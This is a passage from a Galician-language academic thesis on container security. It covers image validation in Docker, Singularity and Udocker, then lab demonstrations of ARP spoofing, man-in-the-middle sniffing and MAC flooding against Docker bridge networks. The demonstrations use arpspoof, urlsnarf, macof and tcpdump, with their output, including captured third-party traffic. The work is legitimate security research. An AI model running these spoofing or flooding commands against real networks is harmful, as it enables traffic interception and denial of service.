Tamén foi vista a importancia de contar con unha ferramenta de análise de vulnerabilidades a nivel local e non depender de servizos externos, posto que a orixe das imaxes pode chegar a ser moi heteroxéneo.

Polo tanto, podemos concluír que cando tratamos con contenedores, os riscos de seguridade xa veñen dados incluso antes de chegar a facer algo na nosa propia infraestrutura, ao empregar materiais de terceiros e incorporar numerosas librarías e dependencias novas no noso sistema. É importante contar cun sistema que permita coñecer as vulnerabilidades ás que estaremos expostos, de traballar con certas imaxes, de forma que poidamos solucionalas ou ben asumir os seus riscos, pero sempre dende o coñecemento da súa existencia.

# Capítulo 7

## Validación de imaxes

### Contido

---

7.1.	Introducción . . . . .	76
7.2.	Docker . . . . .	76
7.3.	Singularity . . . . .	77
7.4.	Udocker . . . . .	78

---

## 7.1. Introdución

Un aspecto moi a ter en conta no tratamento con contedores é a súa portabilidade, podéndoos transportar entre diferentes sistemas. Esta característica ten serias implicacións de seguridade, xa que é vital preservar e comprobar que os datos atopados no interior da imaxe non resulten alterados por unha terceira persoa. Así, ao transferir datos entre sistemas en rede e tratar cun medio non fiábel, como o é a Internet, é esencial garantir aspectos como autenticación (o creador do contedor é quen di ser), integridade (a imaxe non se viu modificada durante a transmisión) e non repudio (o creador da imaxe non pode negar que é el). Referirémonos a esta serie de aspectos como a validación das imaxes.

## 7.2. Docker

Para garantir a validación de imaxes, Docker provén da ferramenta Docker Content Trust. Dita ferramenta permite a emprega de firmas dixitais, permitindo unha verificación da integridade no lado do cliente e o coñecemento do autor de etiquetas específicas dunha imaxe. Non obstante, esta utilidade non está activada por defecto, polo que o entorno debe ser configurado para isto.

Código 7.1: Activación do Docker Content Trust

```
export DOCKER_CONTENT_TRUST=1
```

As firmas dixitais son realizadas sobre as etiquetas, polo que é posíbel que existan etiquetas firmadas dunha imaxe e outras que non, sendo elección do autor se firmar unha etiqueta específica ou non. De cara ao usuario, este só poderá traballar con imaxes que estean firmadas, quedando inhabilitadas todas aquelas imaxes ou etiquetas que non o estivesen.

Para este control existen unha serie de chaves, que son creadas cando se invoca por primeira vez unha operación deste sistema de aseguranza da integridade. Este conxunto de chaves está conformado por:

- Unha chave *offline* que é a raíz do contido fiábel para unha etiqueta dunha imaxe.
- As chaves das etiquetas.
- Chaves mantidas por un servidor, como a chave do *timestamp*

A relación entre estes diferentes tipos de chaves é a seguinte: a chave *offline* é empregada para crear as chaves adicadas ás etiquetas. Dita chave *offline* pertence a unha persoa ou organización, e permanece en todo momento no lado do cliente, polo que debe ser almacenada nun lugar seguro e a ser posíbel, con copias




Figura 7.1: Relación entre as chaves do Docker Content Trust  
 Fonte: [https://docs.docker.com/engine/security/trust/content\\_trust/](https://docs.docker.com/engine/security/trust/content_trust/)

de seguridade. As chaves adicadas ás etiquetas están asociadas cunha imaxe dun repositorio, sendo os creadores de dita chave os que poden realizar accións de *push* e *pull* sobre calquera etiqueta (*tag*) do repositorio. Ao igual que a chave *offline*, tamén residen no lado do cliente. A chave asociada ao *timestamp* está asociada cunha imaxe dun repositorio, mais neste caso é o servidor de Docker o seu encargado, polo que reside no lado do servidor [4]. Esta explicación pode ser apreciada na figura 7.1.

### 7.3. Singularity

A validación das imaxes en Singularity é realizada mediante a integración de *hashing* SHA-256. Singularity prové un método de validación dos contedores que permite asegurar que a imaxe dun contedor que está a ser distribuído non foi alterada. Despois do proceso de *bootstrapping*, o *hash* SHA-256 é xerado e amosado

ao usuario. Cando a imaxe é corrida máis adiante empregando a opción `-hash`, o seu *hash* é rexenerado e amosado ao usuario.

O mecanismo non é tan complexo como o existente na tecnoloxía de Docker, pero segundo avisos do equipo de desenvolvemento de Singularity, a versión 3 desta tecnoloxía incluirá diversas melloras no referente a este tema [30] (versión actual: 2.5.1). Por exemplo, un mecanismo similar ao de Docker no que só se poderán empregar contedores asinados, ou sistema de montaxe de contedores que permita garantir a orixe dos contedores no que poderíamos escoller só permitir executar contedores creados en certos sitios de confianza. [31]

## 7.4. Udocker

Udocker non posúe ningún mecanismo propio de validación, polo que de querer aplicar un proceso de validación empregando Udocker debemos depender do Docker Content Trust explicado na sección 7.2. Neste caso, sería preciso ter a tecnoloxía Docker instalada no sistema.

# Capítulo 8

## Redes

### Contido

---

<b>8.1. Docker . . . . .</b>	<b>80</b>
8.1.1. Introducción ao modelo de rede de Docker . . . . .	80
8.1.2. Explotación de vulnerabilidades . . . . .	81
8.1.2.1. ARP <i>spoofing</i> . . . . .	83
8.1.2.1.1. Explicación teórica do ataque . . . . .	83
8.1.2.1.2. Realización dun ataque ARP <i>spoofing</i> .	84
8.1.2.1.3. Realización dun ataque <i>man-in-the-middle</i> .	86
8.1.2.2. MAC <i>flooding</i> . . . . .	86
8.1.2.2.1. Explicación teórica do ataque . . . . .	86
8.1.2.2.2. Realización dun ataque MAC <i>flooding</i> .	87
<b>8.2. Singularity . . . . .</b>	<b>89</b>
8.2.1. Introducción ao modelo de rede de Singularity . . . . .	89
8.2.2. Inviabilidade do ataque . . . . .	89
<b>8.3. Udocker . . . . .</b>	<b>89</b>
8.3.1. Introducción ao modelo de rede de Udocker . . . . .	89
8.3.2. Inviabilidade do ataque . . . . .	89

---

Neste capítulo trataranse as implicacións de seguridade que poidan ter as diferentes tecnoloxías de contedorización segundo o seu modelo de rede.

## 8.1. Docker

### 8.1.1. Introdución ao modelo de rede de Docker

O modelo de rede de Docker está composto por un subsistema de rede virtual que permite finalmente aos diferentes contedores conectarse á rede que emprega a máquina anfitria.

Tal e como vén reflectido na documentación oficial de Docker [19], non existe unha única forma de despregar este subsistema de rede, senón que coexisten diversos modelos que podemos escoller baixo libre elección: *bridge*, *host*, *overlay*, *macvlan* ou *none*. Cada un deles pensado para ser empregado en diferentes casos de uso.

Analizaremos con detemento o modo *bridge*, posto que é o modo por defecto no que o subsistema de rede de Docker é despregado, ademais de ser o modo recomendado para executar contedores independentes que se precisan comunicar. É dicir, cando iniciamos Docker, unha rede *bridge* é creada automaticamente, e será empregada por defecto polos novos contedores [32]. Este modo de execución é o máis común, xa que normalmente non interesa executar un contedor illado, senón que se poida comunicar co exterior.

Dende un punto de vista arquitectónico, todos os contedores conectados en rede nun anfitrión Docker mediante unha interface *bridge* son equivalentes a máquinas físicas conectadas mediante un *switch Ethernet* común [7]. Unha aproximación visual deste modelo de rede pode ser observada na figura 8.1

Polo tanto, cando se crea un novo contedor Docker, tamén se establece unha nova interface virtual *Ethernet* cun nome único e conéctase ao nomeado *bridge* ou ponte de rede. Esta interface estará conectada ao interface de rede *eth0* do contedor, permitindo así mandar paquetes á ponte desde o mesmo. Este modelo de conectividade establecido por defecto por Docker é susceptíbel a ataques como ARP *spoofing* ou MAC *flooding*, posto que a ponte permite o reenvío (*forwarding*) de todos os paquetes recibidos sen ningún tipo de filtrado [1].




Figura 8.1: Modelo de rede *bridge* de Docker

Fonte: <http://prog3.com/sbdm/blog/shlazww/article/details/47284675>

### 8.1.2. Explotación de vulnerabilidades

Detectado un posíbel vector de ataque por mor da estrutura de rede seguida por Docker, cómpre realizar probas que aseguren dito comportamento.

Para poder comprobar que as vulnerabilidades previamente detectadas son realmente un posíbel vector de ataque na emprega de contedores Docker, creouse unha pequena estrutura de contedores coa axuda de Docker Compose<sup>1</sup>, tal e como ven especificado no anexo A.1, conectando en rede aos mesmos. A estrutura creada está composta por:

- Un contedor servidor correndo Nginx 1.13.10.
- Un contedor cliente correndo Ubuntu Xenial 16.04.
- Un contedor atacante correndo Kali Linux 2018.1.

Devandita estrutura foi levantada sobre unha máquina virtual Ubuntu Xenial 16.04 aloxada no servizo de computación na nube do CESGA. A composición final pode ser apreciada na figura 8.2.

Aproveitando as debilidades da rede asociadas ao modelo establecido nos contedores Docker, no que existe un suposto reenderezamento sen ningún tipo de filtrado coa rede da máquina anfitria, tratarase de obter tráfico da rede de forma ilexítima dende o contedor atacante namentres se realiza unha comunicación entre os contedores cliente e servidor.

<sup>1</sup><https://docs.docker.com/compose/>




Figura 8.2: Estrutura de contenedores Docker para a explotación de vulnerabilidades en rede

### 8.1.2.1. ARP *spoofing*

#### 8.1.2.1.1. Explicación teórica do ataque

Para comprender o que se pretende facer con este ataque, é importante explicar primeiramente de que se trata.

O protocolo ARP, ou Protocolo de Resolución de Direccións, é un dos protocolos de rede más básicos pero más esenciais que existen. É o encargado de resolver o endereço físico (MAC) dunha máquina dado o seu endereço IP. O seu funcionamento baséase no envío dun paquete, ARP *request*, a todos os integrantes da rede (*broadcast*), que contén o endereço IP polo que se pregunta e agárdase a que a máquina asociada a devandito endereço IP responda (ARP *reply*) co seu endereço físico correspondente. Cada máquina manterá unha caché cos enderezos traducidos para reducir o retardo, conformando así a denominada táboa ARP. Polo tanto, o protocolo ARP permite a independencia dos enderezos IP e MAC.

Por mor da falta de mecanismos de autenticación para verificar a identidade do remitente, o protocolo ARP ten unha longa historia de propensión como vector de ataques de suplantación [22]. Así, intrinsecamente asociado ao funcionamiento deste protocolo, existe o risco de suplantación de ARP, ou ARP *spoofing*. Este consiste no envío de mensaxes ARP falsas á *Ethernet*, conseguindo así asociar o endereço MAC do atacante co endereço IP doutra máquina (a vítima). Como consecuencia deste feito, calquera tráfico dirixido a ese endereço IP será erroneamente enviado ao atacante, no canto de acadar o seu destino lexítimo.

Chegados a este punto, o atacante pode levar a cabo diversas accións:

- Reenviar os paquetes ao seu verdadeiro destinatario, producíndose un ataque *man-in-the-middle* (MITM), no que ademais pode:
  - Reenviar os paquetes sen modificar o seu contido.
  - Modificar o contido dos paquetes e logo reenvialos ao destinatario.
- Asociar un endereço MAC inexistente co endereço IP da porta de enlace predeterminada da vítima, evitando así a comunicación da mesma co exterior e producíndose por tanto un ataque de denegación de servizo (DoS).

Deste xeito, a suplantación ARP supón en moitas ocasións o punto de partida para ataques de rede más sofisticados, como ataques de denegación de servizo, *Man in the middle* ou secuestro de sesións.

### 8.1.2.1.2. Realización dun ataque ARP *spoofing*

Posto que o risco existe polo simple xeito de conectar unha máquina á rede local mediante *Ethernet*, o modelo de rede de Docker previamente explicado fai que sexa susceptíbel de por si ao ataque. Realizarase unha proba baixo a estrutura da figura 8.2 para confirmalo. Os pasos seguidos foron os seguintes:

1. Previo ao ataque:

En primeira instancia, son comprobados todos os enderezos IP e físicos, así como as táboas ARP dos contedores cliente e servidor.

Código 8.1: Consulta dos enderezos IP e físico no contedor atacante

```
root@9f3f255ace4a:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 172.18.0.4 netmask 255.255.0.0 broadcast 0.0.0.0
        inet6 fe80::42:acff:fe12:4 prefixlen 64 scopeid 0x20<link
                ↳ >
        ether 02:42:ac:12:00:04 txqueuelen 0 (Ethernet)
        RX packets 36822 bytes 82108747 (78.3 MiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 36389 bytes 2895807 (2.7 MiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Código 8.2: Consulta dos enderezos IP e físico no contedor cliente

```
root@20136c4451bb:/# ifconfig
eth0      Link encap:Ethernet HWaddr 02:42:ac:12:00:02
          inet addr:172.18.0.2 Bcast:0.0.0.0 Mask:255.255.0.0
          inet6 addr: fe80::42:acff:fe12:2/64 Scope:Link
                  UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
                  RX packets:5527 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:1708 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:0
                  RX bytes:30975137 (30.9 MB) TX bytes:124933 (124.9 KB)
```

Código 8.3: Consulta dos enderezos IP e físico no contedor servidor

```
root@07cecf068f2:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 172.18.0.3 netmask 255.255.0.0 broadcast 0.0.0.0
        inet6 fe80::42:acff:fe12:3 prefixlen 64 scopeid 0x20<link
                ↳ >
        ether 02:42:ac:12:00:03 txqueuelen 0 (Ethernet)
        RX packets 3848 bytes 10735169 (10.2 MiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 1291 bytes 92650 (90.4 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Recollidos e estruturados ditos datos obtemos a táboa 8.1.

Táboa 8.1: Enderezos de rede dos contedores involucrados no ataque

Contedor	Enderezo IP	Enderezo físico
Atacante	172.18.0.4	02:42:ac:12:00:04
Cliente	172.18.0.2	02:42:ac:12:00:02
Servidor	172.18.0.3	02:42:ac:12:00:03

## 2. Execución do ataque:

Para executar o ataque, o contedor atacante enviará en bucle numerosas mensaxes ARP aos contedores cliente e servidor, co fin de envenenar as súas respectivas táboas ARP e tendo lugar por conseguinte un ataque *man-in-the-middle*. Para isto, empregarase o software *arp spoof*, pertencente ao paquete de utilidades *dsniff*<sup>2</sup>.

Código 8.4: Envenenamento das táboas ARP dende o contedor atacante

```
root@09f3f255ace4a:/# arpspoof -i eth0 172.18.0.2 -t 172.18.0.3 &
root@09f3f255ace4a:/# arpspoof -i eth0 172.18.0.3 -t 172.18.0.2 &
```

## 3. Comprobación do ataque:

Unha vez foron enviadas algunas mensaxes ARP co fin de envenenar as táboas dos contedores cliente e servidor, comprobaremos que o ataque se efectuou correctamente. Para iso, inspecciónáronse novamente as táboas ARP, onde agora se pode ver con total claridade como as asociacións entre enderezos físicos e IP víronse truncados, facendo chegar polo tanto paquetes non lexítimos ao contedor atacante.

Código 8.5: Consulta da táboa ARP do contedor cliente

```
root@20136c4451bb:/# arp -a
arp spoof _kali_1.arpspoof_default (172.18.0.4) at 02:42:ac:12:00:04
    ↳ [ether] on eth0
? (172.18.0.1) at 02:42:39:9e:31:24 [ether] on eth0
arp spoof _nginx_1.arpspoof_default (172.18.0.3) at 02:42:ac:12:00:04
    ↳ [ether] on eth0
```

Código 8.6: Consulta da táboa ARP do contedor servidor

```
root@07cecfe068f2:/# arp -a
arp spoof _kali_1.arpspoof_default (172.18.0.4) at 02:42:ac:12:00:04
    ↳ [ether] on eth0
? (172.18.0.1) at 02:42:39:9e:31:24 [ether] on eth0
arp spoof _ubuntu_1.arpspoof_default (172.18.0.2) at 02:42:ac
    ↳ :12:00:04 [ether] on eth0
```

---

<sup>2</sup><https://www.monkey.org/~dugsong/dsniff/>

### 8.1.2.1.3. Realización dun ataque *man-in-the-middle*

Aproveitando o éxito do ataque ARP *spoofing*, podemos recibir contidos non asociados ao noso contedor, é dicir, realizarase tamén un ataque *man-in-the-middle*. Para isto, no contedor atacante executaremos a utilidade *urlsnarf*, pertencente tamén ao paquete *dsniff*, o cal mostrará por pantalla todas as URLs solicitadas, como forma de comprobar o éxito deste ataque. No proceso será necesario que, por exemplo, o contedor cliente solicite unha páxina web ao contedor servidor.

Código 8.7: Solicitud dunha páxina web dende o contedor cliente ao contedor servidor

```
root@20136c4451bb:/# curl nginx
<!DOCTYPE html>
<html>
.
.
.
</html>
```

Código 8.8: Escoita de solicitudes web con *urlsnarf* dende o contedor atacante

```
root@9f3f255ace4a:/# urlsnarf -i eth0
urlsnarf: listening on eth0 [tcp port 80 or port 8080 or port 3128]

arpspoof_ubuntu_1.arpspoof_default -- [06/Apr/2018:08:57:08 +0000]
→ "GET http://nginx/ HTTP/1.1" -- "-" "curl/7.47.0"
```

Deste xeito, queda demostrado que o envenenamento se efectuou con éxito e que o contedor atacante é quen de escoitar as conexións que se realizan entre os outros contedores, tendo por tanto éxito o ataque *man-in-the-middle*, o cal ten serias consecuencias, como podería ser a modificación do contido dos paquetes intercambiados se así quixer, ou efectuar un ataque de denegación de servizo.

### 8.1.2.2. MAC *flooding*

#### 8.1.2.2.1. Explicación teórica do ataque

Continuando coas debilidades asociadas ao protocolo ARP, efectuaremos un ataque de MAC *flooding*. Este ataque ten como intención comprometer a seguridade dos conmutadores de rede. Normalmente, estes conmutadores manteñen unha táboa ARP, como xa foi explicado no ataque de ARP *spoofing*, mais neste caso, o obxectivo a acadar é facer caer dita táboa. Para logralo, o atacante envía numerosas peticións ARP ao conmutador, até facer desbordar a súa táboa ARP interna, provocando que os enderezos físicos e IP dos usuarios lexítimos sexan excluídos. Cando se chega a dito punto, o conmutador non posúe información sobre a quien debe enviar os paquetes entrantes, polo que se ve na obriga de entrar en modo *hub*, reenviando todos os paquetes entrantes a todos os dispositivos

conectados no mesmo, actuando así nun modo *broadcast*.

A principal diferenza entre un ataque de MAC *flooding* e un de ARP *spoofing* é que o primeiro está dirixido a un obxectivo moito máis xeral, un conmutador da rede, mentres que o segundo ten como fin a confusión entre enderezos específicos. Ademais, o ataque de MAC *flooding* posúe a vantaxosa e perigosa característica de que ao non estar enfocado nun obxectivo xeral, e apoiándose no funcionamento do protocolo ARP, pode chegar a propagarse pola totalidade da rede, coa provocación de desbordamentos de táboas ARP encadeados entre os diferentes dispositivos que compón dita rede.

### 8.1.2.2. Realización dun ataque MAC *flooding*

Aproveitando novamente a estrutura da figura 8.2, realizarase un ataque de MAC *flooding*. Se o ataque ten éxito, deberíamos ser quen de ollar paquetes alleos dende o contedor atacante, pertencentes aos outros contedores da rede. A súa execución segue os seguintes pasos:

1. Previo ao ataque:

Escoita de todos os paquetes que cheguen á rede do contedor atacante:

Código 8.9: Escoita dos paquetes entrantes á rede do contedor atacante

```
root@9403362d194e:/# tcpdump -i eth0 -X -vv
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture
    ↳ size 262144 bytes
```

2. Execución do ataque:

Enviamos numerosas solicitudes ARP dende o contedor atacante á rede. Para automatizar o proceso, facemos uso da ferramenta *macof*, pertencente ao paquete de utilidades *dsniff*<sup>3</sup>.

Código 8.10: Execución do ataque *macof*

```
root@9403362d194e:/# macof
23:35:f0:47:32:2a 1:a9:ca:38:a8:dd 0.0.0.0.33552 > 0.0.0.0.17981: S
    ↳ 215025915:215025915(0) win 512
b1:7b:e5:0:e7:e4 91:fe:39:2e:2e:ae 0.0.0.0.12840 > 0.0.0.0.19430: S
    ↳ 1017556768:1017556768(0) win 512
98:8:33:39:31:80 a5:58:b9:5f:dd:4d 0.0.0.0.20270 > 0.0.0.0.5234: S
    ↳ 795884266:795884266(0) win 512
a8:8:54:1e:6d:e7 7c:2b:df:20:c8:8 0.0.0.0.8086 > 0.0.0.0.51239: S
    ↳ 1625463231:1625463231(0) win 512
25:e9:f:7d:38:77 1f:89:2b:11:0:13 0.0.0.0.43039 > 0.0.0.0.55182: S
    ↳ 199622377:199622377(0) win 512
e8:85:91:32:9a:4c ba:52:5e:41:d7:f0 0.0.0.0.56124 > 0.0.0.0.27045:
    ↳ S 1368523758:1368523758(0) win 512
```

---

<sup>3</sup><https://www.monkey.org/~dugsong/dsniff/>

```
c0:80:e:b:7c:7c 2d:23:d8:9:2a:d8 0.0.0.0.35983 > 0.0.0.0.9435: S
    ↳ 1477501491:1477501491(0) win 512
```

.

.

### 3. Comprobación do ataque:

Pasado un tempo, no que as numerosas solicitudes ARP xa fixeron desbordar a táboa ARP do conmutador (a interface Docker *Bridge*), consúltase o estado dos paquetes recibidos polo contedor atacante. Nun principio a idea era que se puidesen ollar paquetes pertencentes á subrede Docker despregada, non obstante os resultados trocaron ben distintos. Comezaron chegar paquetes pertencentes ao exterior da subrede creada para a proba, evidenciando o alcance do ataque e tamén unha posibel mala xestión da seguridade da rede da MV sobre a que se construíu a estrutura para a realización desta proba. A imaxe 8.3 amosa este feito (os enderezos IP foron ocultados para respectar a privacidade). Deste xeito, dende o contedor atacante é posibel observar conexións doutras máquinas con páxinas externas como, por exemplo, a Universidade de Texas.

```
root@9403362d194e:/# tcpdump -i eth0 -X -vv
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
11:20:48.805365 IP (tos 0x0, ttl 64, id 59215, offset 0, flags [none], proto TCP (6), length 20)
    grabner.ceer.utexas.edu > [REDACTED]: [|tcp]
        0x0000: 4500 0014 e74f 0000 4006 9492 8174 942d E....0..@....t..
        0x0010: e9e6 ff79 7bbb 0b12 4034 17e5 0000 0000 ...y{...@4.....
        0x0020: 5002 0200 cff9 0000 P.....
11:20:48.810621 IP (tos 0x0, ttl 64, id 11630, offset 0, flags [DF], proto UDP (17), length 74)
    9403362d194e.40892 > ns3.cesga.es.53: [bad udp cksum 0x90c2 -> 0xcb2c!] 5387 + PTR? [REDACTED].in-addr.arpa. (46)
        0x0000: 4500 004a 2d6e 4000 4011 7cba ac16 0003 E..J-n@.0.|.....
        .".....5.6.....
        .....[REDACTED].....
        [REDACTED].in-addr
        0x0040: 0461 7270 6100 000c 0001 .arpa....
11:20:48.812309 IP (tos 0x0, ttl 64, id 58240, offset 0, flags [none], proto TCP (6), length 20)
    [REDACTED] > [REDACTED]: [|tcp]
        0x0000: 4500 0014 e380 0000 4006 25a4 72db 1855 E.....@.%..r..U
        0x0010: b256 3439 85ee 847f 744c 8a42 0000 0000 ..V49....tL.B....
        0x0020: 5002 0200 3326 0000 P...3&...
11:20:48.812754 IP (tos 0x0, ttl 64, id 37174, offset 0, flags [none], proto TCP (6), length 20)
    [REDACTED] > [REDACTED]: [|tcp]
        0x0000: 4500 0014 9136 0000 4006 1514 f752 7118 E....6..@....Rq.
        0x0010: fbd8 7056 c38d c6d5 2126 581a 0000 0000 ..pV....!&X.....
        0x0020: 5002 0200 d5a4 0000 P.....
11:20:48.813880 IP (tos 0x0, ttl 64, id 25066, offset 0, flags [none], proto TCP (6), length 20)
    [REDACTED] > [REDACTED]: [|tcp]
        0x0000: 4500 0014 61ea 0000 4006 654c a645 9731 E...a...@.eL.E.1
        0x0010: 9620 e016 89d1 f2f8 1917 2971 0000 0000 .....)q.E....
        0x0020: 5002 0200 3ae2 0000 P.....
11:20:48.814535 IP (tos 0x0, ttl 64, id 26507, offset 0, flags [none], proto TCP (6), length 20)
    a104-106-98-61.deploy.static.akamaitechnologies.com > c-68-55-96-55.hsd1.mi.comcast.net: [|tcp]
        0x0000: 4500 0014 678b 0000 4006 a443 686a 623d E...g...@..Chjb=
        0x0010: 4437 6037 e8fc 2db9 6dd9 854a 0000 0000 D7`7...-m.J.....
        0x0020: 5002 0200 34f3 0000 P...4...
11:20:48.814922 IP (tos 0x0, ttl 64, id 23796, offset 0, flags [none], proto TCP (6), length 20)
    [REDACTED] > 2.148.70.51.tmi.telenormobil.no: [|tcp]
        0x0000: 4500 0014 5cf4 0000 4006 3df1 0fbe 877a E...\\..@.=....z
        0x0010: 0294 4633 e3b3 7c25 1d2d fofo 0000 0000 ..F3..|%.-.....
        0x0020: 5002 0200 5fec 0000 P.....
11:20:51.453234 IP (tos 0x0, ttl 64, id 38277, offset 0, flags [none], proto TCP (6), length 20)
    tgm-199-30-104-116-pinnaclenetworksolutions.com > [REDACTED]: [|tcp]
        0x0000: 4500 0014 9585 0000 4006 cb02 c71e 6874 E.....@....ht
        0x0010: d264 1865 6b47 8528 46df fo4 0000 0000 .d.ekG.(F.....
        0x0020: 5002 0200 6b72 0000 P...kr..
```

Figura 8.3: Paquetes lidos dende o contedor atacante no transcurso do ataque MAC *flooding*

## 8.2. Singularity

### 8.2.1. Introdución ao modelo de rede de Singularity

